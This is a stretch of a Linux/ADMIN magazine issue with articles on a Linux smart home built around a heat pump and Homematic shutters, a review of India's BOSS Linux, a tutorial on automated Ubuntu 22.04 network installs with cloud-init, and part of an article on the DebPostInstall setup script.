Figure 5: Clearly visible in the bottom center of the picture: the solder pads for connector J13. Sometimes there are actually plugs, but often you only find pads to solder to. Any work must be carried out by somebody who knows what they are doing – and the heat pump must be de-energized.

Listing 1: Virtual Network Interface

```
<pre>
auto can0
iface can0 inet manual
    pre-up /sbin/ip link set $IFACE type can bitrate 20000
        triple-sampling on
    up /sbin/ifconfig $IFACE up
    down /sbin/ifconfig $IFACE down
</pre>
```

individual roller blinds in a targeted manner using a wireless command.

Fortunately, the industry has come up with solutions to this problem. The vendor Homematic offers a “shutter actuator” that acts as an alternative to existing mechanical switches and seamlessly replaces them in standard flush-mounted boxes. If you replace an existing switch with such an actuator, the appearance of the switch generally does not change at all, but its function does. Although manually opening and closing the roller shutters at the touch of a button will also work if you use the smart roller shutter actuator, it makes far more sense to control them via your smart home platform, typically using an app on your smartphone.

In an average-sized house with many roller shutters, installing all those roller shutter actuators is a time-consuming task. This task is all the more arduous if the cable routing is, shall we say “creative,” as is the case in our home. If you don’t know anything about the subject, keep your hands off the electrical installation and hire a specialist instead. Most motors for roller blinds use 230 volts and are installed in the rooms in such a way that light switches and often a single-socket outlet can be found in the immediate vicinity (triple switch). Then there is no separate neutral conductor in the socket for the roller shutter switch, because it is simply obsolete for a simple switch.

In this design, L1 (the hot wire) is often simply routed through the shutter switch. If you want to connect a shutter actuator, it requires a separate power supply (i.e., L1 and N). On top of that, Homematic devices, for example, cannot loop through L1. In the worst case, like the electrician in the

example, you will need to work with WAGO terminals, wire strippers, and various other tools in the very confined space offered by the pre-drilled flush-mounted box. It took me half a day to set up a total of nine controllable roller blinds.

I also added various digital room thermostats to record the room temperature. These thermostats are switchable and can control the underfloor heating in the room. Again, Homematic had appropriate solutions for this in its portfolio, but they don’t meld with the overall setup as well as the roller blind switches. At the end of the day, all of this effort was rewarded with a house in which all the central properties of the heat pump, plus

the room temperatures, and roller blind configurations can be individually queried and controlled.

Homematic Issues

The adapter plates (Figure 6) on the Homematic devices are visually appealing and let you keep using the switch covers. In principle, Homematic devices can only be controlled with a control center provided by the manufacturer. However, Homematic has at least two variants of the control center in its portfolio, and the differences between them could hardly be greater. A third one is in the cards starting in Fall 2024. In order to understand the differences between the devices in more detail, you need to familiarize yourself with the details.

The Central Control Units (CCUs) are the first generation Homematic control centers. Several revisions are available, the last one still supported by Homematic being version 3. You can still buy new CCU v3s, but the manufacturer has already announced its end of life. Homematic has now introduced Homematic IP, a cloud-based service that the manufacturer wants all future Homematic devices to use. Homematic IP differs significantly from the previous



Figure 6: Adapters are available for Homematic roller blind actuators for the switch series of major vendors. The complex technology disappears behind attractive trims. © FHEM Wiki

protocol in terms of both the protocol used and the way it controls smart devices.

The crux is that Homematic IP does not provide an open API that services such as FHEM or openHAB can dock on to – all available interfaces are proprietary. Anyone who connects their Homematic IP devices, including the blind actuators, can only control them via channels approved by Homematic. At the beginning of May, the manufacturer announced a new Home Control Unit (HCU) for Homematic IP that will also support external interfaces such as EEBUS. However, until people can get their hands on and test this device, what it actually does remains unclear. It is by no means certain that openHAB or FHEM will fully support the HCU.

The good news is that, at least all Homematic IP products released to date, are also compatible with the old version of the CCU. However, parallel operation is not supported; in other words, a device cannot be connected to the CCU and Homematic IP at the same time. Luckily, this is not necessary if you only want to address the devices via Homematic but let another service on the local network take over centralized control. Even the fact that Homematic will soon no longer be offering the CCU v3 as a new device does not affect the FOSS community. Inventors have already discovered that the CCU is actually just a RPi 3 with preinstalled software in a stylish housing with an additional wireless module. The software can be extracted from this device and transferred to other devices.

There are actually already several distributions for operating a Homematic CCU, including piVCCU [4] (Figure 7),

debmatic [5], and RaspberryMatic [6]. They are all based on the OCCU distribution, which the Homematic manufacturer eQ-3 itself offers on GitHub as free software [7]. Conveniently, both openHAB and FHEM can control the classic Homematic CCU. If you connect the Homematic IP devices installed in your home to a classic Homematic CCU, it can then be connected to FHEM or openHAB.

Ultimately, this only raises the question of which procedure makes the most sense from the user's point of view. The easiest way is to get hold of an original CCU v3 by Homematic (not a Homematic IP Access Point). However, you then run the risk of the provider no longer providing security updates at some point. This can become a security problem later, both in theory and in practice. Very few households are likely to connect devices such as smart roller blind actuators to their own home WiFi network. If a permanently unpatched Homematic CCU mutates into a gateway for attackers, the attack could also affect your private data.

It is more secure to get hold of a Raspberry Pi 4 or 5 and run piVCCU or debmatic on it. Under the hood, the distributions are largely identical in terms of functionality: They encapsulate the actual control software by ELV in a container, which they then roll out with a few add-ons to also support external devices. These devices prove to be indispensable for the DIY solution based on the Raspberry Pi, as the Homematic protocol does not use the classic WiFi out of the box, but instead transmits on its own frequencies. Unfortunately, the Raspberry Pi does not have hardware to support this out of the box.




Figure 7: piVCCU, a local, well-maintained alternative to Homematic's CCU v3, is maintained and developed by the FOSS community. The figure shows the solution's web interface with clear similarities to the original.

For example, you need the Homematic wireless module directly from ELV and an adapter board to actually connect the wireless module to the Rasp Pi. All told, this is not exactly cheap and involves a bit of tinkering, but it is a long-term and reasonably future-proof solution for connecting Homematic IP devices to FHEM or openHAB. If you prefer to use USB, you can purchase the Homematic IP RF USB stick (HmIP-RFUSB) directly from ELV (Figure 8). However, this solution comes as a kit, which the user first needs to solder together. You can also purchase pre-built alternatives from various online stores.

Because the community now packages the original OCCU firmware itself and maintains parts of it, it would – in all likelihood – continue to exist even if the manufacturer went bankrupt or ELV gave up the Homematic portfolio completely. In the fast-moving world of hardware and software, it is almost impossible to achieve greater planning security.

In any case, this article assumes that a CCU v3-compatible device is available, to which the blind actuators in

particular are connected in line with the Homematic IP standard. Once you have this in place, the rest of the setup is comparatively easy.



Figure 8: The HmIP-RFUSB extends any USB device to include a wireless option for Homematic and Homematic IP frequencies. © ELV

IT Highlights at a Glance



Too busy to wade through press releases and chatty tech news sites? Let us deliver the most relevant news, technical articles, and tool tips – straight to your Inbox.

Linux Update • ADMIN Update • ADMIN HPC

Keep your finger on the pulse of the IT industry.

ADMIN and HPC: bit.ly/HPC-ADMIN-Update

Linux Update: bit.ly/Linux-Update

Start with the Software

Once you figure out how you want to interface with the Homematic components, it all comes down to the details. The next step is to install a smart home platform like FHEM or openHAB to automate and manage the system. (See the article on openHAB elsewhere in this issue.) You will find some useful How-Tos on the web that explain the procedure from the first step. This article therefore assumes that openHAB and FHEM are already set up and that the rooms have also been created in the system. The next step is to set up the connection between the individual services and FHEM or openHAB.

The pyHPSU Python library provides native support for both FHEM and openHAB. You will find instructions in the project manual [8]. Integration with FHEM is even easier than with openHAB: All you need to do is open a Telnet connection by typing /etc/pyHPSU/pyhpsu.conf. In openHAB, on the other hand, the individual parameters that pyHPSU reads from the heat pump via the CAN bus must be set up as separate Items in openHAB. You then have to store the desired control based on these Items.

That takes care of the heat pump issue; what about the blind actuators? If you're using FHEM, the recommendation is to use the HMCCU module. This module provides a native connection to a Homematic CCU, regardless of whether it is the original or an open source replica. But the connection itself is not the end of the line: You also need to create your own device in FHEM and link it to the HMCCU module. This is the only way to control the roller blinds precisely. The FHEM wiki contains detailed instructions, although non-German speakers will need to depend on browser translation [9].

If you prefer openHAB, you are in for a pleasant surprise: Marc Willmann has written extensively on the subject of Homematic and openHAB and provides tips on setting and configuring things [10]. Essentially, the task is to first connect the Homematic CCU to your own smart home control center via the Homegear bridge (Figure 9) and then connect it to openHAB via Homegear. All devices adopted from Homematic are then available in the openHAB installation as controllable devices that send events when a button is pressed or can be operated remotely via events.

But connecting the heat pump and Homematic CCU with FHEM or openHAB is only half the battle. Of course, the ability to control the devices remotely or respond to events is a good thing, but you will also want to create automations in FHEM or openHAB based on external events. A classic example would be to close the blinds in a room at a certain time of day using

FHEM or openHAB so that the sun doesn't heat up the room all afternoon.

Conclusions

Comprehensive smart home control based on Linux is possible if you're willing to work with the hardware. If you can choose the hardware yourself and tailor it to mesh with your smart home solution, you have a head start over users in scenarios where this choice was made by someone else. Either way, many users prefer to avoid solutions that are somehow connected to cloud solutions – for privacy reasons as well as in realization that the manufacturer could discontinue this cloud at any time.

Which ever way you go, a comprehensive smart home is not going to be cheap. The components installed in the author's setup ultimately cost over EUR2500, including the Midea air conditioners I purchased later, and this does not include the installation work. On the positive side, though, this setup is watertight and future-proof and does not depend on external actors. If you want a smart home with open source components, you will have to invest a great deal of work and money, but what you get in return is a universal, exceptionally reliable solution. ■■■

Info

- [1] PiCAN3 hat: <https://www.elektor.com/search?q=Pi+CAN+3+hat>
- [2] PiCAN case: <https://buyzero.de/en/collections/can-bus-for-raspberry-pi/products/pican-2-case>
- [3] pyHPSU fork by Spanni26: <https://github.com/Spanni26/pyHPSU/tree/master>
- [4] piVCCU: <https://github.com/alexreinert/piVCCU>
- [5] debmatic: <https://github.com/alexreinert/debmatic>
- [6] RaspberryMatic: <https://raspberrymatic.de/>
- [7] eQ-3 OCCU: <https://github.com/eq-3/occu>
- [8] pyHPSU guide: <https://github.com/Spanni26/pyHPSU>
- [9] Roller blinds and FHEM: https://wiki.fhem.de/wiki/HM-LC-B1PBU-FM_Funk-Rollladenaktor_f%C3%BCr_Markenschalter [in German]
- [10] Roller blinds and openHAB: <https://www.marc-willmann.de/en/projects/openhab-and-homematic>

Author

Martin Gerhard Loschwitz has been working as an open source journalist for more than two decades. He covers topics such as OpenStack, Ceph, and Kubernetes.



Figure 9: Homegear integrates Homematic and openHAB in a reliable way by routing the devices found in the Homematic CCU through to openHAB. © Marc Willmann

REAL SOLUTIONS FOR REAL NETWORKS



ADMIN is your source
for technical solutions
to real-world problems.

Improve your admin skills
with practical articles on:

- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!

**SUBSCRIBE
NOW!**



shop.linuxnewmedia.com



@adminmagazine



@adminmag



ADMIN magazine



@adminmagazine



CHECK OUT OUR FULL CATALOG: [SHOP.LINUXNEWMEDIA.COM](https://shop.linuxnewmedia.com)



India's national distribution

Who's the BOSS

Developed with the goal of bridging the digital divide in India, BOSS Linux offers an easy-to-use distribution for all users.

By Bruce Byfield

Linux has always been centered in Europe and North America. However, in the last few years, India has started to become another center of activity. Currently, Linux has a 14.51-percent market share in India – almost three times above the world average [1]. Indian developers, many of them young, are contributing to popular distributions, and Indian-based distributions are also starting to appear, notably blendOS, which runs multiple distributions via containers, and BackSlash, a heavily-tweaked version of Ubuntu.

Author

Bruce Byfield is a computer journalist and a freelance writer and editor specializing in free and open source software. In addition to his writing projects, he also teaches live and e-learning courses. In his spare time, Bruce writes about Northwest Coast art (<http://brucebyfield.wordpress.com>). He is also co-founder of Prentice Pieces, a blog about writing and fantasy at <https://prenticepieces.com/>.

Since March 2024, these distributions have been joined by Bharat Operating System Solutions (BOSS) Linux [2]. What distinguishes BOSS from most distributions in any country is that it is government sponsored, with goals that are less about technology than about bridging the digital divide and helping to improve India's technical infrastructure.

BOSS is developed by the Centre for the Development of Advanced Computing (C-DAC) at Chennai, a research and development institute with an emphasis on postgraduate studies and a mandate to help create and expand India's technical infrastructure. C-DAC is the National Resource Centre for Free and Open Source Software (NRCFOSS) with a focus on, among other concerns, software as a service (SaaS), ubiquitous computing, cloud computing, and education and training. Its areas of research include defense, online analytics, all-in-one software management, a mail server, cloud services, municipal

management, and a FOSS document server. In all these areas, C-DAC places a heavy emphasis on security. BOSS Linux fits in well with both C-DAC's technical and political goals.

With such interconnections, it is unsurprising that in the few months of its existence, BOSS has had six million downloads and multiple releases. The BOSS drishti release is designed for education, while unnati is for servers. BOSS Minimalist Object Oriented Linux (MOOL) is experimental, attempting to redesign “the Linux kernel to reduce coupling and increase maintainability by means of object oriented abstractions. Excessive common coupling prevails in [the] existing kernel. MOOL features a device driver framework to write drivers in C++ and insert them as loadable kernel modules” [3] – efforts that apparently have not yet been submitted to kernel developers. Pragya, the version I focus on here, is for the desktop. It is based on Debian and in the latest version uses the Cinnamon desktop, although it formerly used Gnome. Its memory requirements are low (2GB RAM and 15GB memory) in keeping with its mandate to promote FOSS throughout India.

Photo by Harry Cunningham on Unsplash

Educating Users

The BOSS website makes few assumptions about user knowledge. For instance, it includes a page about security that gives a high level summary of some of Linux's basics [4]. It starts with a summary about security patches, using bullet points to explain what they involve and to explain to novices that their purpose is to ensure that "all such hosts are up to date with released security" and that "there are no known security vulnerabilities." The page goes on to explain the choice of Debian as a foundation and to mention briefly BOSS's security tools, the BOSS releases, and its four year long-term support, as well as the use of apt.

The BOSS site also lists Linux-compatible hardware – a subject that used to be more common a couple of decades ago, but that has become rarer since Linux has become more mainstream. The Peripherals Support drop-down menu covers desktops, laptops, scanners, and printers, but, for some reason, not WiFi or graphic cards.

Exploring BOSS's Desktop

BOSS has few innovations. Instead, its goal is a well-rounded, easy-to-use operating system. With its low memory requirements, BOSS boots quickly. Its installer (Figure 1) offers live, graphical, and command-line interface (CLI) options, as well as a dark theme, speech synthesis, and detailed installation help. Support for numerous Indian languages is available, such as Nepali, Hindi, Punjabi, and Tamil, and the default location is India. However, in keeping with the Indian's government's communication policy, the installer's default language is English. Throughout the installer, the emphasis is on the new user. There are no instructions about how to generate a secure password, but the installer does suggest that new users choose a single partition. However, the choices for installing GRUB are explained, so perhaps the installer is still in development.

The BOSS desktop version, pragya, defaults to Linux Mint's Cinnamon desktop (Figure 2). Currently, no other desktop environments are available in the repositories – perhaps to prevent overwhelming novices – although most

applications are Gnome-based, which tend to be simpler than, for instance, KDE's Plasma. The curated selection of apps is mostly standard, with LibreOffice, for instance, for productivity, although BOSS does offer a choice of Synaptic and GDebi for package management and Chromium and Firefox for web browsing.

Not Just for India

Here and there, BOSS has room for improvement. However, considering its newness, that is not surprising. By and large, BOSS accomplishes what it sets out to do, providing a Linux for India's users and government infrastructure as well as the help that *these* goals require if they are to be a success. BOSS uses Linux as often theorized, but only occasionally realized.

However, to recognize that is to give it qualified praise. BOSS is not only a distribution for the developing world, but an outstanding distribution for any user, especially beginners. Of all the



Figure 1: BOSS's installer gives a wide variety of options.

countless distributions aimed at a new audience, BOSS is among the first that I would recommend. ■■■

Info

- [1] Linux market share in India: https://www.reddit.com/r/linux/comments/198q3vw/linux_in_india_has_1451_market_share/?rdt=63052
- [2] BOSS Linux: <https://bosslinux.in/>
- [3] BOSS MOOL: <https://bosslinux.in/downloads#:~:text=BOSS%20MOOL&text=MOOL%20aims%20at%20re-designing%20the,them%20as%20loadable%20kernel%20modules>
- [4] BOSS security: <https://bosslinux.in/bosssecurity>



Figure 2: The BOSS pragya version uses the Cinnamon desktop.



Automatic installation with Ubuntu 22.04 and cloud-init

No Hands!

The new automatic installation method rolled out with Ubuntu 22.04 borrows some tools from the cloud configuration toolbox. We'll show you how to get started. *By Ali Imran Nagori*

Have you ever wished that setting up an operating system could be faster and easier? This article describes how to install Ubuntu 22.04 automatically. An automated installation will save you time and effort, especially if you need to perform the installation more than once.

I'll walk you through the task of setting up a preconfigured Ubuntu server that hosts the installation files from a pre-downloaded ISO while a virtual machine (VM) client boots in UEFI mode over the network. Prior to Ubuntu 20.04, Ubuntu's preferred method for automated installation was to use Debian-Installer with a preseed file (`preseed.cfg`) defining the configuration. The new way to perform automatic installs on Ubuntu is to define the configuration using a YAML file and then use the `cloud-init` utility [1], which was created to support installation in the cloud, to set up the system.

Getting Started

The first step is to configure some services that will help find and deliver the installation files. These services include DNS, the naming service; DHCP, for IP address assignment; and Trivial File

Transfer Protocol (TFTP), for file transfer between the client and server and vice versa. Then I'll set up a web server to provide configuration files for the system.

To provide DHCP and DNS services for the network-based installation, I will use `dnsmasq` [2] as follows:

```
$ sudo apt install dnsmasq -y
```

`Dnsmasq` is controlled via the `/etc/dnsmasq.conf` file, so I'll make some adjustments to fit the environment (Listing 1).

In Listing 1, `interface=enp1s0` specifies that the network card named `enp1s0` will listen for DNS and DHCP requests, `bind-interfaces` tells `dnsmasq` to listen only on the interface it is bound to for DNS and DHCP requests, and

`port=5353` specifies the port `dnsmasq` will use to listen for requests. The settings test in Listing 1 defines an address range and other values for the DHCP server.

I'll restart `dnsmasq` so the changes will take effect:

```
$ sudo systemctl restart dnsmasq
```

Next, I'll grab the TFTP server from the repository:

Listing 1: `dnsmasq.conf`

```
...interface=enp1s0
bind-interfaces
dhcp-range=192.168.92.50,192.168.92.180,255.255.255.0,8h
dhcp-option=option:router,192.168.92.1
dhcp-option=option:dns-server,192.168.92.1
dhcp-boot=bootx64.efi,192.168.92.55
port=5353
```

Listing 2: `/etc/apache2/conf-available/tftp.conf`

```
<Directory /srv/tftp>
Options +FollowSymLinks +Indexes
Require all granted
</Directory>
Alias /tftp /srv/tftp
```

Lead Image © izifzf, 123RF.com

```
$ sudo apt install tftpd-hpa
```

TFTP is often used with automatic installations as a way to transfer files from the server to the system where the installation is taking place. I'll need to define the TFTP_DIRECTORY in /etc/default/tftpd-hpa:

```
$ cat /etc/default/tftpd-hpa
...
TFTP_USERNAME="tftp"
TFTP_DIRECTORY="/srv/tftp"
...
```

Then, I'll restart the TFTP server:

```
$ sudo systemctl restart tftpd-hpa
```

I then will install the Apache web server on the server system:

```
$ sudo apt install apache2
```

I'll create an Apache config file to share the TFTP root directory (Listing 2).

Then I'll enable the new settings and restart the service to see if it's working as expected:

```
$ sudo a2enconf tftp
$ sudo systemctl restart apache2
```

Preparing the Installation Files

Now that I have the required services, it's time to load the fancy Ubuntu ISO file. First, I'll create a directory to keep the contents of the ISO file:

```
$ sudo mkdir /mnt/iso_mount
```

Next, I'll mount the ISO file using the loop device:

```
$ sudo mount -o loop \
/put/your/iso/file/path/here \
/mnt/iso_mount
```

Then I'll create a new directory, server-files, inside /srv/tftp:

```
$ sudo mkdir /srv/tftp/server-files
```

Finally, I will copy the boot files to the server-files directory:

```
$ sudo cp -a /mnt/iso_mount/. \
/srv/tftp/server-files
```

```
$ sudo cp -rf /mnt/iso_mount/* \
/srv/tftp/server-files
$ sudo cp /mnt/iso_mount/casper/ \
{vmlinuz,initrd} /srv/tftp/server-files
```

Crafting the autoinstall Configuration

Ubuntu's new autoinstall format lets you tell the system what to do in an autoinstall file, and then the installer takes care of the rest.

You'll need to create two simple files:

- user-data
- meta-data

These files are also called *cloud-config* files. The cloud-config format is used for writing configuration files in YAML syntax that the cloud-init utility will process.

The cloud-init tool is used for the early initialization of cloud instances. It automates the configuration of new VMs on the first boot. The cloud-init tool also offers a common method of configuring cloud instance VMs for all of the major cloud vendors. Ubuntu has been using cloud-init since version 20.04 to automate its installation process. Ubuntu autoinstall uses the cloud-config files to specify how an OS should be installed and set up.

The user-data file provides cloud configuration

information to cloud-init, for example, to install packages, create users, or run commands on the first boot of a launched instance. What you need to do is create the user-data file with the specifics in YAML syntax (Listing 3).

In this case, the meta-data file is just an empty placeholder that cloud-init tries to find. When working with a cloud environment, the meta-data file would

Listing 3: user-data

```
#cloud-config
autoinstall:
  debconf-selections: tasksel tasksel/
    first multiselect standard,
    ssh-server
  identity:
    hostname: cloud-vm
    password:
      "$6$exDY1mhS4KUYCE/2$zmn9ToZwTKLhCw.b4/
      b.ZRTIZM3OJZ4QrOQ2aOXJ8yk96xpcCof0kxKwuX1kqLG/
      ygbJ1f8wxED22bTL4F46P0"
    realname: MuneerAhmed
    username: ubuntu
  keyboard:
    layout: us
  locale: en_US
  network:
    ethernet:
      any:
        addresses:
          - 192.168.92.40/24
        gateway4: 192.168.92.1
        match:
          name: en*
        nameservers:
          addresses:
            - 8.8.8.8
        version: 2
  storage:
    layout:
      name: lvm
    version: 1
```

Listing 4: /srv/tftp/grub.cfg

```
default=autoinstall
timeout=10
timeout_style=menu
menuentry "Ubuntu-22.04" --id=autoinstall {
  linux /server-files/vmlinuz ip=dhcp
  url=http://192.168.92.55/tftp/server-files/ubuntu-
  22.04.4-live-server-amd64.iso autoinstall
  ds='nocloud-net;s=http://192.168.92.55/tftp/server-
  files/' cloud-config-url=/dev/null root=/dev/ram0
  echo "Wait until the RAM disk loads..."
  initrd /server-files/initrd
}
```



```
$ apt download grub-efi-amd64-signed
$ sudo sh -c 'dpkg-deb --fsys-tarfile \
/tmp/grub-efi-amd64-signed*deb | tar x \
./usr/lib/grub/x86_64-efi-signed/\
grubnetx64.efi.signed \
-o > /srv/tftp/grubx64.efi'
```

After that, I'll grab a font file for the GRUB setup, which will be served over TFTP:

```
$ apt download grub-common
$ sudo sh -c 'dpkg-deb \
--fsys-tarfile grub-common*deb | \
tar x ./usr/share/grub/unicode.pf2 \
-o > /srv/tftp/unicode.pf2'
```

Testing It Out!

Finally, I'll set up a test machine in VMware with the *Typical* configuration and *install later* option. I'll choose the following settings for the VM:

- Network adapter: Bridged (automatic, replicating a physical network connection state)
- Hard disk: 25GB (make sure you have sufficient space available on your host machine)
- Firmware type: UEFI (set it under the *Advanced* option)

Now it's time to push the VM start button, and hopefully, the installer will present you with the pretty installation

screen shown in Figure 1. Then the RAM disk loads (Figure 2) and the installation starts, which should normally proceed without any intervention (Figure 3).

After the installation is complete, just hit the Enter key and you are ready to rock. You can log in to your new server using the username and password you specified in the user-data file (Figure 4).

Wrapping Up

This article described how to perform an automatic installation of Ubuntu 22.04 using cloud-init and the new YAML-based configuration. This method saves you time and also ensures consistency across multiple server installations. ■■■

Info

- [1] cloud-init: <https://help.ubuntu.com/community/CloudInit/>
- [2] dnsmasq: <https://thekelleys.org.uk/dnsmasq/doc.html>
- [3] Providing configuration to cloud-init with NoCloud datasource: <https://cloudinit.readthedocs.io/en/latest/reference/datasources/nocloud.html#configuration-methods>
- [4] Netbooting the Ubuntu Server installer on AMD64: <https://ubuntu.com/server/docs/how-to-netboot-the-server-installer-on-amd64#set-up-the-files-for-uefi-booting>

Author

Ali Imran Nagori is a technical writer and Linux enthusiast who loves to write about Linux system administration and related technologies. He blogs at www.tecofers.com. You can connect with him on LinkedIn.




Figure 4: Server login screen.



Automating Debian installations

Easy Install

DebPostInstall takes the drudgery out of Debian installations.

By Bruce Byfield

At last count, Debian included over 64,400 packages [1]. Much of the reason for this number is the inclusion of multiple versions of packages in different repositories. Another is the packaging of dozens of scripts, often for Bash. There are, for example, several dozen APT-related packages, some of which have been added to APT alternatives such as Nala. So far, the DebPostInstall [2]

script has yet to reach the Debian repositories, but it seems only a matter of time and a few more versions until it does. This simple script automates setting up a Debian-derived server, although it is almost equally handy for a desktop machine, and you will undoubtedly want to modify it to meet your needs.

In Debian jargon, post-install scripts are those that run at the end of a package installation, so DebPostInstall is perhaps a misnomer. It does not run from any package, but instead is a Bash script to run after an installation, handling configurations for which frequent installers often maintain a checklist. Although several of its actions duplicate those in the Debian installer, DebPostInstall does have the advantage of

offering a chance to modify one of the quick choices of installation.

Setting Up the Script

To use DebPostInstall, copy the script into a text file. Modify it as desired, save it as `debpostinstall.sh`, and run

```
chmod +x debpostinstall.sh
```

Then run the script as root.

The Script's Stages

The script (Listing 1) begins with the line `#!/usr/bin/env bash`, which identifies it as a Bash script. After updating the Debian repositories (lines 12-15), it gets down to business, installing the packages it requires and creating a sudo user and a public SSH key. It then disables password authentication to the server and denies root access. If you are installing on a standalone machine rather than a server (or prefer not to use sudo), you can comment out or delete the lines for creating the new user.

The next stanza (lines 72-75) set up an Uncomplicated Firewall (UFW). If you prefer another firewall, you can use it instead. Similarly, while the swap file created in the next stanza (lines 77-86) is adequate for many uses, you might want to change the allocated memory if you have an older machine or deal regularly with movies, graphics, or other large files. The same goes for the time stanza (lines 94-98) for time zones (enter `timedatectl list-timezones` for a list of

Listing 1: Basic DebPostInstall Script

```
001 #!/usr/bin/env bash
002
003 # -----
004 # Script Name:    DebPostInstall
005 # Description:    A Bash Script to automate essential
006 #                 post-installation tasks on Debian and
007 #                 Ubuntu
008 # Website:        https://gist.github.com/ostechnix
009 # Version:        1.0
010 # Usage:          sudo ./debpostinstall.sh
011 # -----
012 # Update the system
013 echo "Updating the system..."
014 apt-get update && apt-get full-upgrade -y
015 apt-get autoremove -y && apt-get autoclean -y
016
017 # Install necessary packages
018 echo "Installing necessary packages..."
019 apt-get install -y sudo openssh-server ufw
    systemd-timesyncd vim htop net-tools curl wget git
```

Photo by Garrett Butler on Unsplash

options.) The script ends by synchronizing the time with `systemd-timesyncd` (lines 100-103). The website adds instructions for verifying the new configuration with a few short commands, but that is more of a precaution than a necessity.

Future Possibilities

With all Linux's desktop environments, it may not be practical to add personal

choices such as fonts and themes. However, the current version of DebPostInstall is a useful framework to build on for those who want to minimize the drudgery of installation. You may want to check the website for updates, or, if your Bash scripting skills are equal to the task, make your own additions. For instance, you might want to add antivirus or anti-spam software or lines to set up the email program of your

choice. Still, the basic idea of DebPostInstall is sound, even though one script is unlikely to suffice for everybody. ■■■

Info

- [1] The number of Debian Packages: <https://www.debian.org/releases/stable/amd64/release-notes/ch-whats-new.html>
- [2] DebPostInstall: <https://ostechnix.com/debian-ubuntu-post-install-script/>

Listing 1: Basic DebPostInstall Script (continued)

```
020
021 # Prompt for username
022 read -p "Enter the username for the new user: " USERNAME
023
024 # Check if the user already exists
025 if id "$USERNAME" &>/dev/null; then
026     echo "User $USERNAME already exists. Skipping user
027     creation."
028 else
029     # Prompt for password
030     read -s -p "Enter the password for the new user: "
031     PASSWORD
032     echo
033
